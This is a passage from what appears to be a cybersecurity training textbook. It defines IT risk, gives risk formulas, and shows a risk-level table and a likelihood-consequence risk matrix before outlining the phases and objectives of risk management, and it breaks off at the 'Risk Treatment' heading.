under specified conditions. Alternatively, risk can also be:

- The probability of the occurrence of a threat or an event that will damage, cause loss to, or have other negative impacts on the organization, either from internal or external liabilities.
- The possibility of a threat acting upon an internal or external vulnerability and causing harm to a resource.
- The product of the likelihood that an event will occur and the impact that the event might have on an information technology asset.

The relation between Risk, Threats, Vulnerabilities, and Impact is as follows:

RISK = Threats x Vulnerabilities x Impact

The impact of an event on an information asset is the product of vulnerability in the asset and the asset's value to its stakeholders. IT risk can be expanded to

RISK = Threat × Vulnerability × Asset Value

In fact, the risk is the combination of the following two factors:

- The probability of the occurrence of an adverse event
- The consequence of the adverse event

Risk Level

Risk level is an assessment of the resulted impact on the network. Various methods exist to differentiate the risk levels depending on the risk frequency and severity. One of the common methods used to classify risks is to develop a two-dimensional matrix.

Working out the frequency or probability of an incident happening (likelihood) and its possible consequences is necessary to analyze risks. This is referred to as the level of risk. Risk can be represented and calculated using the following formula:

Level of Risk = Consequence x Likelihood


Risks are categorized into different levels according to their estimated impact on the system. Primarily, there are four risk levels, which include extreme, high, medium, and low levels. Remember that control measures may decrease the level of a risk, but do not always entirely eliminate the risk.

Risk Level	Consequence	Action
Extreme or High	Serious or Imminent danger	➢ Immediate measures are required to combat the risk ➢ Identify and impose controls to reduce the risk to a reasonably low level
Medium	Moderate danger	➢ Immediate action is not required, but action should be implement quickly ➢ Implement controls as soon as possible to reduce the risk to a reasonably low level
Low	Negligible danger	➢ Take preventive steps to mitigate the effects of risk

Table 1.1: Risk Levels

Risk Matrix

The risk matrix scales the risk occurrence or likelihood probability, along with its consequences or impact. It is the graphical representation of risk severity and the extent to which the controls can or will mitigate it. The Risk matrix is one of the simplest processes to use for increased visibility of risk; it contributes to the management's decision-making capability. The risk matrix defines various levels of risk and categorizes them as the product of negative probability and negative severity. Although there are many standard risk matrices, individual organizations must create their own.




Probability	Consequences					
		Insignificant	**Minor**	**Moderate**	**Major**	**Severe**
81 - 100%	Very High Probability	Low	Medium	High	Extreme	Extreme
61 - 80%	High Probability	Low	Medium	High	High	Extreme
41 - 60%	Equal Probability	Low	Medium	Medium	High	High
21 - 40%	Low Probability	Low	Low	Medium	Medium	High
1 - 20%	Very Low Probability	Low	Low	Medium	Medium	High

Table 1.2: Risk Matrix

The above table is the graphical representation of a risk matrix, which is used to visualize and compare risks. It differentiates the two levels of risk and is a simple way of analyzing them.

- Likelihood: The chance of the risk occurring
- Consequence: The severity of a risk event that occurs

Note: This is an example of a risk matrix. Organizations must create individual risk matrices based on their business needs.



Risk Management

- Risk management is the process of **reducing and maintaining risk at an acceptable level** by means of a well-defined and actively employed security program

Risk Management Phases

Risk Identification	**Identifies the sources**, causes, consequences, and other details of the internal and external risks affecting the security of the organization
Risk Assessment	**Assesses the organization's risk** and provides an estimate of the likelihood and impact of the risk
Risk Treatment	**Selects and implements appropriate controls** for the identified risks
Risk Tracking	**Ensures appropriate controls are implemented** to handle known risks and calculates the chances of a new risk occurring
Risk Review	**Evaluates the performance** of the implemented risk management strategies

Risk Management

Risk management is the process of identifying, assessing, responding to, and implementing the activities that control how the organization manages the potential effects of risk. It has a prominent place throughout the security life cycle and is a continuous and ever-increasing complex process. The types of risks vary from organization to organization, but the act of preparing a risk management plan is common to all organizations.

Risk Management Objectives

- Identify potential risks—this is the main objective of risk management
- Identify the impact of risks and help the organization develop better risk management strategies and plans
- Prioritize the risks, depending on the impact or severity of the risk, and use established risk management methods, tools, and techniques to assist in this task
- Understand and analyze the risks and report identified risk events.
- Control the risk and mitigate its effect.
- Create awareness among the security staff and develop strategies and plans for lasting risk management strategies.

Risk management is a continuous process performed by achieving goals at every phase. It helps reduce and maintain risk at an acceptable level utilizing a well-defined and actively employed security program. This process is applied in all stages of the organization, for example, to specific network locations in both strategic and operational contexts.

The four key steps commonly termed as risk management phases are:

- Risk Identification
- Risk Assessment
- Risk Treatment
- Risk Tracking and Review

Every organization should follow the above steps while performing the risk management process.

- **Risk Identification**

  The initial step of the risk management plan. Its main aim is to identify the risks—including the sources, causes, and consequences of the internal and external risks affecting the security of the organization before they cause harm. The risk identification process depends on the skill set of the people, and it differs from one organization to another.

- **Risk Assessment**

  This phase assesses the organization's risks and estimates the likelihood and impact of those risks. Risk assessment is an ongoing iterative process that assigns priorities for risk mitigation and implementation plans, which in turn help to determine the quantitative and qualitative value of risk. Every organization should adopt a risk evaluation process in order to detect, prioritize, and remove risks.

  The risk assessment determines the kind of risks present, their likelihood and severity, and the priorities and plans for risk control. Organizations perform a risk assessment when they identify a hazard but are not able to control it immediately. A risk assessment is followed by a regular update of all information facilities.

- **Risk Treatment**

